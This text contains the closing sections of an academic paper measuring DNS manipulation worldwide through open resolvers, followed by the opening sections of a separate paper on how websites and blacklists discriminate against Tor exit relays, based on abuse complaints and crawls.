Figure 6 presents the distribution of observed public IP addresses across manipulated responses in our dataset. The most frequently returned public IP address, an OpenDNS blockpage, constituted almost 15% of all manipulated responses containing public IP addresses. The top ten public IP addresses accounted for nearly 60% of responses.

Many IP answers have been observed in previous studies on Chinese DNS censorship [5, 25]. These addresses are seemingly arbitrary; they host no services, not even a fundamental webpage. The 10 most frequent Chinese responses constituted almost 75% of Chinese responses. The remaining 25% are spread over a long tail of nearly 1,000 seemingly arbitrary non-Chinese IP addresses.

Answer	Results	Names	Category
10.10.34.36	12,144	140	Private
10.10.34.34	4,566	776	Private
146.112.61.106	3,495	801	OpenDNS Adult
195.175.254.2	3,137	129	HTTP Error Page
93.46.8.89	1,571	88	China*
118.97.116.27	1,212	155	Safe / Filtering
243.185.187.39	1,167	88	China*
127.0.0.1	876	267	Private
95.53.248.254	566	566	Resolver's Own IP
95.53.248.254	565	565	Resolver's Own IP
8.7.198.45	411	75	China*
202.169.44.80	379	113	Safe / Filtering
212.47.252.200	371	371	Resolver's Own IP
212.47.254.200	370	370	Resolver's Own IP
213.177.28.90	352	22	Gambling Blockpg
208.91.112.55	349	320	Blockpg
180.131.146.7	312	145	Safe / Filtering
203.98.7.65	303	78	China*
202.182.48.245	302	100	Adult Blockpg
93.158.134.250	258	86	Safe / Filtering

Table 7: *Most common manipulated responses by volume, with manual classification for public, non-resolver IP addresses. The category "China*" are IP addresses previously observed by Farnan et al. in 2016 [25].*

5.3 Manipulation Within Countries

Figure 7 shows the DNS manipulation of each domain by the fraction of resolvers *within* a country, for the 10 countries with the most normalized amount of manipulation. Each point represents a domain; the vertical axis represents the fraction of resolvers in that country that manipulate it. Shading shows the density of points for that part of the distribution. The plot reveals several interesting phenomena. One group of domains is manipulated by about 80% of resolvers in Iran, and another group is manipulated by fewer than 10% of resolvers. This second group of domains is manipulated by a smaller fraction of resolvers, also returning non-public IP addresses. These effects are consistent with previously noted blackholing employed by DNS manipulation infrastructure [7]; this phenomenon deserves further investigation.

Similarly, one set of domains in China experiences manipulation by approximately 80% of resolvers, and another set experiences manipulation only half the time. In contrast, manipulation in Greece and Kuwait is more homogeneous across resolvers.

Country (# Res.)	% Incor.	% Pub.
Iran (122)	6.02%	0.01%
China (62)	4.52%	99.46%
Indonesia (80)	2.74%	95.08%
Iraq (7)	1.68%	1.49%
New Zealand (16)	1.59%	100.00%
Turkey (192)	0.84%	99.81%
Romania (45)	0.77%	100.00%
Kuwait (10)	0.61%	0.00%
Greece (26)	0.41%	100.00%
Cyprus (5)	0.40%	100.00%

Table 8: *Percent of public IP addresses in manipulated responses, by country. Countries are sorted by overall frequency of manipulation.*




Figure 7: *The fraction of resolvers within a country that manipulate each domain.*




Figure 6: *Manipulated but public IP addresses in our dataset. The horizontal axis is sorted by the most common IP.*




Figure 8: *The number of countries (or dependent territories) that block each domain with observed manipulated responses, sorted by manipulation prevalence.*

Heterogeneity across a country may suggest a situation where different ISPs implement filtering with different block lists; it might also indicate variability across geographic region within a country. The fact that manipulation rates vary even among resolvers in a certain group within a country may indicate either probabilistic manipulation, or the injection of manipulated responses (a phenomenon that has been documented before [5]). Other more benign explanations exist, such as corporate firewalls (which are common in the United States), or localized manipulation by resolver operators.

Ceilings on the percent of resolvers within a country performing manipulation, such as no domain in China experiencing manipulation across more than approximately 85% of resolvers, suggest IP geolocation errors are common.

5.4 Commonly Manipulated Domains

Commonly manipulated domains across countries. Many domains experienced manipulation across a range of countries. Figure 8 shows a CDF of the number of countries (or dependent territories) for which at least one resolver manipulated each domain. 30% of domains were manipulated in only a single country, while 70% were manipulated in 5 or fewer countries. No domain was manipulated in more than 19 countries.

Table 9 highlights domains that experience manipulation in many countries (or dependent territories). The 2 most manipulated domains are both gambling websites, each experiencing censorship across 19 different countries. DNS resolutions for pornographic websites are similarly manipulated, accounting for the next 3 most commonly affected domains. Peer-to-peer file sharing

Rank	Domain Name	Category	# Cn	# Res
1	*pokerstars.com	Gambling	19	251
2	betway.com	Gambling	19	234
3	pornhub.com	Pornography	19	222
4	youporn.com	Pornography	19	192
5	xvideos.com	Pornography	19	174
6	thepiratebay.org	P2P sharing	18	236
7	thepiratebay.se	P2P sharing	18	217
8	xhamster.com	Pornography	18	200
9	*partypoker.com	Gambling	17	226
10	beeg.com	Pornography	17	183
80	torproject.org	Anon. & cen.	12	159
181	twitter.com	Twitter	9	160
250	*youtube.com	Google	8	165
495	*citizenlab.org	Freedom expr.	4	148
606	www.google.com	Google	3	56
1086	google.com	Google	1	5

Table 9: *Domain names manipulated in the most countries (or dependent territories), ordered by number of countries with manipulated responses. Domains beginning with * begin with "www.".*

Rank	Domain Category	# Cn.	# Resolv.
1	Alexa Top 10k	36	442
2	Freedom of expr.	35	384
3	P2P file sharing	34	394
4	Human rights	31	288
5	Gambling	29	377
6	Pornography	29	342
7	Alcohol and drugs	28	274
8	Anon. & censor.	24	303
9	Hate speech	22	158
10	Multimedia sharing	21	293
20	Google	16	234
34	Facebook	10	175
38	Twitter	9	160

Table 10: *Top 10 domain categories, ordered by number of countries (or dependent territories) with manipulated answers.*

sites are also commonly targeted, particularly The Pirate Bay. The Tor Project [50] DNS domain is the most widely interfered with domain amongst anonymity and censorship tools, manipulated across 12 countries. Citizen Lab [15] also experienced manipulation across 4 countries. We note that `www.google.com` is impacted across more countries than `google.com`, unsurprising since all HTTP and HTTPS queries to `google.com` immediately redirect to `www.google.com`; for example, China manipulates `www.google.com` queries but disregards those for `google.com`. This result underscores the need for domain datasets that contain complete domains and subdomains, rather than simply second-level domains.

We also note that commonly measured sites such as The Tor Project, Google, and Twitter, experience manipulation across significantly fewer countries than some sites. Such disparity points to the need for a diverse domain dataset.

China focuses its DNS manipulation not just on adult content but also major English news outlets, such as `nytimes.com`, `online.wsj.com`, and `www.reuters.com`. China is the only country observed to manipulate the DNS responses for these domains; it also censored the Chinese language Wikipedia domain.

Commonly manipulated categories. Table 10 shows the prevalence of manipulation by CLBL categories. We consider a category as manipulated within a country if any resolver within that country manipulates a domain of that category. Domains in the Alexa Top 10K experienced the most manipulation; these domains did not appear in the CLBL, which highlights the importance of measuring both curated lists from domain experts as well as broad samples of popular websites. Although no single domain experiences manipulation in more than 19 countries, several categories experience manipulation in more than 30 countries, indicating that while broad categories appear to be commonly targeted, the specific domains may vary country to country.

To study how manipulated categories vary across countries, we analyzed the fraction of resolvers within each country that manipulate a particular category. The top categories vary extensively across countries. Table 11 shows the most frequently manipulated categories for the top 10 countries by normalized amounts of manipulation. The top category of manipulated content in Iran, "provocative attire," is not a category across any of the other top 10 countries. Manipulation of domains randomly selected from Alexa but not in the CLBL ("Alexa Top 10k") is prevalent across numerous countries, again reinforcing the need for diverse domain datasets. Anonymity and censorship tools are manipulated extensively across 85% of resolvers in China, but not across the rest of the top 10. Pornography and gambling sites are manipulated throughout.

6 Summary

Internet censorship is widespread, dynamic, and continually evolving; understanding the nature of censorship thus requires techniques to perform continuous, large-scale measurement. Unfortunately, the state-of-the-art techniques for measuring manipulation—a common censorship technique—rely on human volunteers, limiting the scale and frequency of measurements. This work introduces a method for measuring DNS manipulation on

Country	Domain Category	% of Resolv.
IR	Provocative attire	90.98%
	Alexa Top 10k	90.16%
	Freedom of expr.	90.16%
CN	Alexa Top 10k	85.48%
	Freedom of expr.	85.48%
	Anon. & censor.	85.48%
ID	Pornography	57.50%
	Alexa Top 10k	56.25%
	P2P file sharing	52.50%
IQ	Political Blog	57.14%
	Alexa Top 10k	28.57%
	Freedom of expr.	28.57%
NZ	Alexa Top 10k	12.50%
	Freedom of expr.	12.50%
	P2P file sharing	12.50%
TR	Alexa Top 10k	18.23%
	Freedom of expr.	17.71%
	Pornography	16.67%
RO	Alexa Top 10k	37.78%
	Gambling	37.78%
	Freedom of expr.	2.22%
KW	Alexa Top 10k	10.00%
	Freedom of expr.	10.00%
	P2P file sharing	10.00%
GR	Gambling	50.00%
	Alexa Top 10k	46.15%
CY	Alexa Top 10k	40.00%
	Gambling	40.00%

Table 11: *Breakdown of the top 3 domain categories experiencing manipulation, per country. Countries are ordered by the relative amount of manipulated responses for that country. Both Greece (GR) and Cyprus (CY) only experience manipulated responses across 2 categories.*

a global scale by using as vantage points open DNS resolvers that form part of the Internet's infrastructure.

The major contributions of our work are: (1) Iris: a scalable, ethical system for measuring DNS manipulation; (2) an analysis technique for disambiguating natural variation in DNS responses (e.g., due to CDNs) from more nefarious types of manipulation; and (3) a large-scale measurement study that highlights the heterogeneity of DNS manipulation, across countries, resolvers, and domains. Notably, we find that manipulation is heterogeneous across DNS resolvers even within a single country. Iris supports regular, continuous measurement, which will ultimately facilitate tracking DNS manipulation trends as they evolve over time; our next step is to operationalize such measurements to facilitate longitudinal analysis.

Acknowledgements

The authors are grateful for the assistance and support of Manos Antonakakis, Randy Bush, Jed Crandall, Zakir Durumeric, and David Fifield. This work was supported in part by National Science Foundation Awards CNS-1237265, CNS-1406041, CNS-1518878, CNS-1518918 CNS-1540066 and CNS-1602399.

References

[1] G. Aceto, A. Botta, A. Pescapè, N. Feamster, M. F. Awan, T. Ahmad, and S. Qaisar. Monitoring Internet Censorship with UBICA. In *International Workshop on Traffic Monitoring and Analysis (TMA)*, 2015.

[2] Alexa Top Sites. `http://www.alexa.com/topsites`.

[3] C. Anderson, P. Winter, and Roya. Global Network Interference Detection Over the RIPE Atlas Network. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2014.

[4] Anonymous. The Collateral Damage of Internet Censorship by DNS Injection. *SIGCOMM Computer Communication Review*, 42(3):21–27, June 2012.

[5] Anonymous. Towards a Comprehensive Picture of the Great Firewall's DNS Censorship. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2014.

[6] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster. Building a Dynamic Reputation System for DNS. In *USENIX Security Symposium*, 2010.

[7] S. Aryan, H. Aryan, and J. A. Halderman. Internet Censorship in Iran: A First Look. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[8] M. Bailey and C. Labovitz. Censorship and Co-option of the Internet Infrastructure. Technical Report CSE-TR-572-11, University of Michigan, Ann Arbor, MI, USA, July 2011.

[9] BBC. BBC's Website is being Blocked across China. `http://www.bbc.com/news/world-asia-china-29628356`, October 2014.

[10] The Belmont Report - Ethical Principles and Guidelines for the Protection of Human Subjects of Research. `http://ohsr.od.nih.gov/guidelines/belmont.html`.

[11] S. Bortzmeyer. Hijacking through routing in turkey. `https://ripe68.ripe.net/presentations/158-bortzmeyer-google-dns-turkey.pdf`.

[12] A. Chaabane, T. Chen, M. Cunche, E. D. Cristofaro, A. Friedman, and M. A. Kaafar. Censorship in the Wild: Analyzing Internet Filtering in Syria. In *ACM Internet Measurement Conference (IMC)*, 2014.

[13] Cisco OpenDNS. `https://www.opendns.com/`.

[14] Citizen Lab. Block Test List. `https://github.com/citizenlab/test-lists`.

[15] Citizen Lab. `https://citizenlab.org`.

[16] C. Contavalli, W. van der Gaast, D. C. Lawrence, and W. Kumari. Client Subnet in DNS Queries. RFC 7871.

[17] M. Cotton, L. Vegoda, R. Bonica, and B. Haberman. Special-Purpose IP Address Registries. RFC 6890.

[18] D. Dagon, N. Provos, C. P. Lee, and W. Lee. Corrupted DNS Resolution Paths: The Rise of a Malicious Resolution Authority. In *Network & Distributed System Security Symposium (NDSS)*, 2008.

[19] J. Dalek, B. Haselton, H. Noman, A. Senft, M. Crete-Nishihata, P. Gill, and R. J. Deibert. A Method for Identifying and Confirming the Use of URL Filtering Products for Censorship. In *ACM Internet Measurement Conference (IMC)*, 2013.

[20] D. Dittrich and E. Kenneally. The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research. Technical report, U.S. Department of Homeland Security, Aug 2012.

[21] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A Search Engine Backed by Internet-Wide Scanning. In *ACM Conference on Computer and Communications Security (CCS)*, 2015.

[22] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast Internet-Wide Scanning and its Security Applications. In *USENIX Security Symposium*, 2013.

[23] R. Ensafi, J. Knockel, G. Alexander, and J. R. Crandall. Detecting Intentional Packet Drops on the Internet via TCP/IP Side Channels. In *Passive and Active Measurements Conference (PAM)*, 2014.

[24] R. Ensafi, P. Winter, A. Mueen, and J. R. Crandall. Analyzing the Great Firewall of China Over Space and Time. *Privacy Enhancing Technologies Symposium (PETS)*, 1(1), 2015.

[25] O. Farnan, A. Darer, and J. Wright. Poisoning the Well – Exploring the Great Firewall's Poisoned DNS Responses. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2016.

[26] A. Filastò and J. Appelbaum. OONI: Open Observatory of Network Interference. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2012.

[27] The Go Programming Language. `https://golang.org/`.

[28] Google Public DNS. `https://developers.google.com/speed/public-dns/`.

[29] F. House. Freedom on the Net. 2016.

[30] ICLab. ICLab: a Censorship Measurement Platform. `https://iclab.org/`.

[31] J. Jiang, J. Liang, K. Li, J. Li, H. Duan, and J. Wu. Ghost Domain Name: Revoked yet Still Resolvable. In *Network & Distributed System Security Symposium (NDSS)*, 2012.

[32] B. Jones, N. Feamster, V. Paxson, N. Weaver, and M. Allman. Detecting DNS Root Manipulation. In *Passive and Active Measurement (PAM)*, 2016.

[33] B. Jones, T.-W. Lee, N. Feamster, and P. Gill. Automated Detection and Fingerprinting of Censorship Block Pages. In *ACM Internet Measurement Conference (IMC)*, 2014.

[34] M. Kührer, T. Hupperich, J. Bushart, C. Rossow, and T. Holz. Going Wild: Large-Scale Classification of Open DNS Resolvers. In *ACM Internet Measurement Conference (IMC)*, 2015.

[35] M. Kührer, T. Hupperich, C. Rossow, and T. Holz. Exit from Hell? Reducing the Impact of Amplification DDoS Attacks. In *USENIX Security Symposium*, 2014.

[36] G. Lowe, P. Winters, and M. L. Marcus. The Great DNS Wall of China. Technical report, New York University, 2007.

[37] MaxMind. `https://www.maxmind.com/`.

[38] Z. Nabi. The Anatomy of Web Censorship in Pakistan. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2013.

[39] OpenNet Initiative. https://opennet.net/.

[40] Open Resolver Project. http://openresolverproject.org/.

[41] J. C. Park and J. R. Crandall. Empirical Study of a National-Scale Distributed Intrusion Detection System: Backbone-Level Filtering of HTML Responses in China. In *IEEE International Conference on Distributed Computing Systems (ICDCS)*, 2010.

[42] P. Pearce, R. Ensafi, F. Li, N. Feamster, and V. Paxson. Augur: Internet-Wide Detection of Connectivity Disruptions. In *IEEE Symposium on Security and Privacy (S&P)*, 2017.

[43] A. Razaghpanah, A. Li, A. Filastò, R. Nithyanand, V. Ververis, W. Scott, and P. Gill. Exploring the Design Space of Longitudinal Censorship Measurement Platforms. Technical Report 1606.01979, ArXiv CoRR, 2016.

[44] M. Salganik. Bit by Bit: Social Research for the Digital Age, 2016. http://www.bitbybitbook.com/.

[45] Sam Burnett and Nick Feamster. Encore: Lightweight Measurement of Web Censorship with Cross-Origin Requests. In *ACM SIGCOMM*, 2015.

[46] K. Schomp, T. Callahan, M. Rabinovich, and M. Allman. On Measuring the Client-Side DNS Infrastructure. In *ACM Internet Measurement Conference (IMC)*, 2013.

[47] W. Scott, T. Anderson, T. Kohno, and A. Krishnamurthy. Satellite: Joint Analysis of CDNs and Network-Level Interference. In *USENIX Annual Technical Conference (ATC)*, 2016.

[48] A. Sfakianakis, E. Athanasopoulos, and S. Ioannidis. CensMon: A Web Censorship Monitor. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2011.

[49] The Tor Project. OONI: Open observatory of network interference. https://ooni.torproject.org/.

[50] The Tor Project. https://www.torproject.org/.

[51] G. Tuysuz and I. Watson. Turkey Blocks YouTube Days after Twitter Crackdown. http://www.cnn.com/2014/03/27/world/europe/turkey-youtube-blocked/, Mar. 2014.

[52] N. Weaver, C. Kreibich, and V. Paxson. Redirecting DNS for Ads and Profit. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2011.

[53] P. Winter. The Philippines are blocking Tor? Tor Trac ticket, June 2012. https://bugs.torproject.org/6258.

[54] P. Winter and S. Lindskog. How the Great Firewall of China is Blocking Tor. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, 2012.

[55] X. Xu, Z. M. Mao, and J. A. Halderman. Internet Censorship in China: Where Does the Filtering Occur? In *Passive and Active Measurement Conference (PAM)*, 2011.

Characterizing the Nature and Dynamics of Tor Exit Blocking

Rachee Singh[1], Rishab Nithyanand[2], Sadia Afroz[3,4]
Paul Pearce[3], Michael Carl Tschantz[4], Phillipa Gill[1], Vern Paxson[3,4]

[1]*University of Massachusetts – Amherst,* [2]*Stony Brook University,*
[3]*University of California – Berkeley,* [4]*International Computer Science Institute*

Abstract

Facing abusive traffic from the Tor anonymity network, online service providers discriminate against Tor users. In this study, we characterize not only the extent of such discrimination but also the nature of the undesired traffic originating from the Tor network—a task complicated by Tor's need to maintain user anonymity. We address this challenge by leveraging multiple independent data sources: email complaints sent to exit operators, commercial IP blacklists, webpage crawls via Tor, and privacy-sensitive measurements of our own Tor exit nodes. As part of our study, we also develop methods for classifying email complaints and an interactive crawler to find subtle forms of discrimination, and deploy our own exits in various configurations to understand which are prone to discrimination. We find that conservative exit policies are ineffective in preventing the blacklisting of exit relays. However, a majority of the attacks originating from Tor generate high traffic volume, suggesting the possibility of detection and prevention without violating Tor users' privacy.

1 Introduction

Anonymity systems like Tor provide a useful service to users who wish to access the Internet without revealing their intended destination to any local monitoring, or their network-layer identity to the final destination. However, as Tor has increased in scale and usage, tensions have emerged between Tor users and online service providers. Specifically, service providers claim that the anonymity provided by Tor is often used maliciously for spamming, vulnerability scanning, scraping, and other undesired behavior (e.g., [1]). As a result, Tor users now face differential treatment (e.g., needing to solve CAPTCHAs before receiving services) and even outright blocking [2].

At its core, the problem is that in return for anonymity, each Tor user shares their reputation with other users. As a result, the malicious actions of a single Tor user can lead IP abuse blacklists to include IP addresses used by Tor exit relays. Consequently, websites and content providers treat even benign Tor users as malicious. In this paper, we characterize aspects of the conflict between users desiring anonymity and websites aiming to protect themselves against malicious Tor traffic. We investigate the nature of traffic that exits the Tor network and is undesired by online service providers. We also actively measure various forms of discrimination performed against Tor users.

Challenges. We grapple with two key challenges: First, measuring Tor traffic is antithetical to the goals of the anonymity system and poses ethical challenges. Second, defining and identifying *undesired* or *abusive* network traffic is hard as opinions vary and encryption can render inspection of traffic infeasible. We address both challenges by focusing on the receivers' reactions to Tor traffic rather than the traffic itself. We consider email complaints sent to Tor relay operators (§4) and blacklisting of Tor-related IP addresses (§5), and take measurements of server responses to Tor traffic, both synthetic (§6) and user-driven (§7). These datasets not only allow us to observe the effects of undesired traffic without measuring it, but also provide an operational definition of *undesired traffic*: the traffic that leads to complaints, blacklisting, or rejecting of Tor users. This operationalization allows us to sidestep debates over what constitutes abuse and to focus on the subset of undesired Tor traffic that has affected operators and users.

Additionally, collecting and analyzing each of these four datasets presented technical challenges. Analyzing 3 million email complaints received by Tor relay operators since June 2010 required us to construct automated processing methods (§4). Understanding the inclusion of Tor-related IP addresses in IP blacklists required us to develop methods for teasing apart *reactive blacklisting*—i.e., blacklisting triggered by abuse—from *proactive blacklisting*—i.e., blacklisting due to Tor's pre-existing

reputation (§5). Measuring the prevalence of discrimination faced by users required exercising multiple aspects of websites and inspecting them for subtle forms of discrimination (e.g., CAPTCHAs and interaction-based discrimination) in addition to outright blocking. To address this issue and accurately measure discrimination against users, we go beyond the prior work of Khattak et al. and develop a crawler capable of exercising the search and login features of websites. Taking measurements of real Tor traffic required the creation and deployment of a privacy-sensitive logging approach for our own Tor exit relays. We also consider aspects of Tor exit relays that make them more susceptible to complaints, IP blacklisting, or blocking. We augment this analysis by deploying several Tor exits with varied configurations and monitoring the reactions they produced.

Key Findings. One major takeaway from our analysis is that many of the attacks originating from Tor generate high traffic volume (e.g., DDoS attacks, port scanning), raising the possibility of blocking them using privacy-sensitive techniques (§8). We believe developing, implementing, and deploying such techniques may provide online service operators a more effective means of curbing abuse than IP blacklisting while also preventing lost utility to Tor from blocking.

Our analysis of email complaints shows that, historically, the most vocal complainants about Tor traffic were a small number of copyright enforcement firms. This is no longer be the case, possibly due to Tor blocking BitTorrent's standard ports by default (Table 2 in §4). The most common non-copyright complaints were about network abuse and attempts to gain unauthorized access (Table 3 in §4).

From our analysis of commercial IP blacklists, we find that 7% of the commercial IP blacklists we analyze engage in *proactive* blocking of Tor users—i.e., blacklisting Tor exit relays soon after they are listed in the consensus. This is indicative of blacklists performing discrimination against Tor exit relays as a matter of policy, rather than based on undesired traffic (§5). Currently, 88% of Tor relays are blacklisted on one or more of the blacklists, compared to 9% and 69% of the endpoints of the VPNGate and HMA VPN services, respectively (Figure 4 in §5). We also find that conservative exit policies do not reduce Tor exit relays' susceptibility to getting blacklisted, which appears to reflect that such policies still allow for Web access, the channel most extensively used for abuse.

Finally, we find discrimination to be a pressing concern. Our synthetic experiments show that discrimination occurs on 20% of all Alexa Top 500 website front-page loads through a subset of Tor exits. Focusing on the search and login functionalities of the Alexa Top 500 websites, we see a 3.9% and 7.5% increase in observed discrimination (compared to front-page load discrimination), respectively (Table 6 in §6). We also find that real Tor users experience high fractions of failed HTTP requests (15.8–33.4%) and HTTPS handshakes (35.0–49.6%) while browsing the Alexa Top 1M websites using our deployed relays (Table 8 in §7).

2 Background and Related Work

Tensions between Tor and online services. Tor is a low-latency onion routing network with over 2M daily users and over 7K supporting servers [3]. While proponents of Internet freedom laud the anonymity provided by Tor, it can also provide a cloak for malicious network activities. Indeed, CloudFlare reported that 94% of the requests from the Tor network are "malicious", consisting of comment spam, scanning, and content scraping [1]. According to a report published by Distill networks, 48% of Tor requests are malicious, higher than non-Tor requests (38%) [4]. A study of the Sqreen application protection service found that connections through Tor are responsible for ≈30% of all attacks on their customers, including password brute force attacks, account enumerations, and fraudsters [5]. As per Akamai's State of the Internet report, an HTTP request from a Tor IP address is 30 times more likely to be a malicious attack than one from a non-Tor IP address [6]. Imperva-Incapsula found that in a period of 2.5 weeks, 48.53% of the attack requests came from Tor [7]. However, the majority of these attack sessions were originated from well-known DDoS bots and bad clients, which can be identified using approaches other than IP reputation. Not counting the attacks from well-known attackers, the fraction of attack sessions originating from Tor went down to 6.78%, which is comparable to the attacks coming from the rest of the Internet population in Ireland (5.45%).

Different services have reported similar types of attacks from Tor. The three most common attacks from Tor to Akamai's services were automated scanning (path scanning and vulnerability scanning), SQL injection, and cross-site scripting attacks [6]. IBM reports that SQL injection, automated scanning, and DDoS are the most common attacks from Tor [8]. Sqreen found authentication attacks (brute force attack on a specific user account, or accounts enumeration), path scanning, and SQL/NoSQL injections [9] are likely to originate from Tor [5]. Our analysis of the abuse complaints to a number of Tor exit relays reflects similar proportions of attack traffic (Section 4).

Despite reports claiming a higher likelihood of malicious traffic from Tor, there have been debates about the correctness of their inference methods. For instance, Perry, writing for the Tor Project's blog, ques-

tions whether CloudFlare's methods considered as malicious all traffic from an exit relay that ever sent any malicious traffic [10].

While websites might be tempted to blacklist all Tor IPs in a proactive attempt at security, doing so could cause a loss in revenue. Akamai's report highlights that Tor users are just as likely to make purchases from revenue generating websites as non-Tor users [6].

Blocking and Filtering of Tor. Many government censors around the world block access to Tor [11], the subject of numerous measurement studies [12–16]. However, such government censorship blocks access *to* the Tor entry nodes, which is different from server-side Tor blocking, which blocks access *from* the Tor exit nodes.

Khattak et al. is the only systematic measurement study of server-side Tor blocking [2]. They showed that in 2015 at least 1.3 million IP addresses blocked Tor at the TCP/IP layer, and 3.6% of the Alexa Top 1,000 websites blocked Tor at the HTTP layer. At the TCP/IP layer, the hosting services GoDaddy and Dreamhost are among the top five Tor blockers. CloudFlare blocks access at the HTTP layer. Our work extends the work of Khattak et al. by additionally measuring the blocking of login and search functionality. We find a higher rate of blocking (20.03%) than Khattak et al. (3.6%). We demonstrate that Khattak et al.'s headless crawler underestimates the blocking rate (Figure 12).

To understand the impact of blocking on Tor users, we measure the number of failed requests to Alexa Top 1M web pages at the exit level using privacy-sensitive logging on our exits.

3 Our Deployed Exits

To aid our studies of complaint emails, IP blacklisting, and discrimination, we deployed and used data from ten of our own exits in addition to current and historical records about pre-existing Tor exits.

	Max. BW	Exit Policy	Num.
Large-Default	61 MBps*	Default	2
Medium-Default	10 MBps	Default	2
Medium-RR	10 MBps	RR	2
Small-Default	2 MBps	Default	2
Small-RR	2 MBps	RR	2

Table 1: Configurations of our deployed exit relays. *The large exits' policy allows for unlimited bandwidth usage. We provide the maximum bandwidth achieved during the study period.

We vary the bandwidth and exit policy of our exits in order to understand the impact of relay characteristics on email complaints, blacklisting, and discrimination. We used bandwidth allocations for the relays of 2 MBps (small exits), 10 MBps (medium exits), and unlimited (huge exits). In total, our deployed relays handled over 3% of all Tor exit traffic during their deployment. The exit policies were varied to either be the Tor default policy or the "Reduced-Reduced" policy. The default policy [17] allows all ports except those misused for email and news spam (25, 119), network attacks (135–139, 445, 563), or peer-to-peer file sharing (1214, 4661–4666, 6346–6348, 6699, 6881–6999, plus the adjacent ports 6349–6429). The Reduced-Reduced (RR) exit policy, designed to avoid blacklisting, additionally blocks ports associated with SSH, Telnet, IRC(S), and other protocols [18]. We summarize our relay configurations in Table 1.

Analyzing the usage statistics of ports on our exit relays, we see that web-traffic accounts for 98.88% of all connections made through the RR policy exits. In contrast, traffic though the default policy exits has higher application/port diversity, with only 31.36% of observed traffic being HTTP(S). We measure this using our privacy-sensitive logging described in Section 7.

4 Email Complaints about Abuse

In this section, we look at the abuse complaints received by exit operators. We use these complaints as a proxy for understanding the type and frequency of undesired incidents happening through Tor exit relays.

4.1 The Email Corpus

In addition to our own exits, we obtained access to abuse complaints emailed to four exit relay operators, (Table 2). The largest email corpus, consisting of ≈3M emails, came from a subset of exits operated by Torservers.net (`https://torservers.net/`). Using whois queries on exit IP addresses and counting the number of exits that use Torservers.net as their abuse contact, we estimate that they run 10 to 20 exits, with the uncertainty coming from fuzzy matches.[1] According to the latest Tor consensus, Torservers is one of the largest exit operators in terms of overall bandwidth capacity. The apx exit family includes three exits: apx1 [19], apx2 [20] and apx3 [21]. The other two exits are TorLand1 [22] and jahjah [23]. TorLand1 was one of the oldest Tor exits, running since 2011 until February 2017.

Our complaints dataset lacks any complaints sent by fax or mail, or those sent to only the abuse contact of the associated autonomous system. Also, some email complaints might have been lost or deleted. For example, the

[1] The current operators of Torservers were unable to answer the exact number of exits they ran over time.

Exit Family	# Exits	% Tor Traffic	Email Dates	# Complaints	Top Complaint
Torservers.net	10–20	7.05%	2010/06–2016/04	2,987,017	DMCA Violation (99.74%)
apx	3	1.94%	2014/11–2016/05	293	Automated Scan (38.49%)
TorLand1	1	0.75%	2011/12–2016/10	307	Malicious Traffic (16.99%)
jahjah	1	0.17%	2016/1–2017/1	75	Unauthorized Login Attempts (34.15%)
Our exits	10	3.14%	2016/9–2017/2	650	Network Attack (48.68%)

Table 2: Email complaints sent to the exit operators

jahjah exit was started in 2015 but the operator was only able to provide complaints received from 2016 onwards.

4.2 Analysis

We extract the nature of abuse, the time of complaint, and the associated exit IP addresses. 99.7% of the complaints received by Torservers.net related to Digital Millennium Copyright Act (DMCA) violations, with over 1 million of the complaints sent by one IP address. These emails use a template, enabling parsing of email text with regular expressions. The majority of the non-DMCA emails also follow a template, but the structure varied across a large number of senders. To extract the relevant abuse information from non-DMCA complaint emails, we first applied KMeans clustering to identify similar emails. We manually crafted regular expressions for each cluster. We used these regular expressions to assign high confidence labels to emails. Not all emails matched such a template regular expression—e.g., one-off complaints sent by individuals. We classified these emails by looking for keywords related to types of abuse. We iteratively refined this process until manually labeled random samples showed the approach to be quite accurate, with only 2% cases of misidentification.

99.99% of all DMCA violation complaints were against the Torservers' exits. The other exits collectively received only 12 such complaints. Over 99% of DMCA complaints mentioned the usage of BitTorrent for infringement; the rest highlighted the use of eDonkey.

We categorized the Non-DMCA complaints into five broad categories enumerated in Table 3. Network abuse is the most frequent category of non-DMCA complaints. $\approx$15% of the complaints related to network abuse came from Icecat [24], a publisher of e-commerce statistics and product content. Icecat's emails complain about excessive connection attempts from the jahjah exit and 13 exit IP addresses hosted by Torservers. These emails were received from November 2011 until December 2012. Other exit operators also received similar complaints during the same time frame [25]. We checked a recent Tor consensus in November 2016 and found eight exits that avoided exiting to the Icecat IP address.

The second most common non-DMCA complaints are about automated scans and bruteforce login attacks on Wordpress. Automated scanning, specifically port and vulnerability scanning, accounts for 13.6% of the non-DMCA complaints across the entire time range of our dataset. Instances of Wordpress bruteforce login attacks lasted for a comparatively shorter period, September 2015 until May 2016, but constitute 12.1% of non-DMCA complaints. All of the exits in our dataset received complaints about bruteforce login attempts from Wordpress except our own exits, probably because we started our exits after the attack stopped.

Email, comment, and forum spam constitutes 9.01% of non-DMCA complaints. Note that all of the exits in question have the SMTP port 25 blocked. Our data shows a spike in the number of abuse complaints regarding referrer spam from Semalt's bots [26] towards the end 2016. 1.05% of the non-DMCA emails complain about harassment. Over 11% of the non-DMCA emails do not fall under the mentioned categories. These emails include encrypted emails and emails unrelated to abuse.

4.3 Consequences of Undesired Traffic

Along with the complaints, some emails mention the steps the sender will take to minimize abuse from Tor. 34.3% of the emails mentioned temporary blocking (19.8%), permanent blocking (0.2%), blacklisting (9.8%) or other types of blocking (4.6%). The rest of the emails notify the exit operators about the abuse. For the most frequent form of blocking, temporary blocking, the emails threaten durations ranging from 10 minutes to a week. Some companies (e.g., Webiron) maintain different blacklists depending on the severity of the abuse. The majority of the blacklists mentioned in the emails are either temporary or unspecified. Only 18 emails mentioned permanently blocking the offending IP address. A small fraction (less than 1%) of the emails ask exit operators to change the exit policy to disallow exiting to the corresponding website.

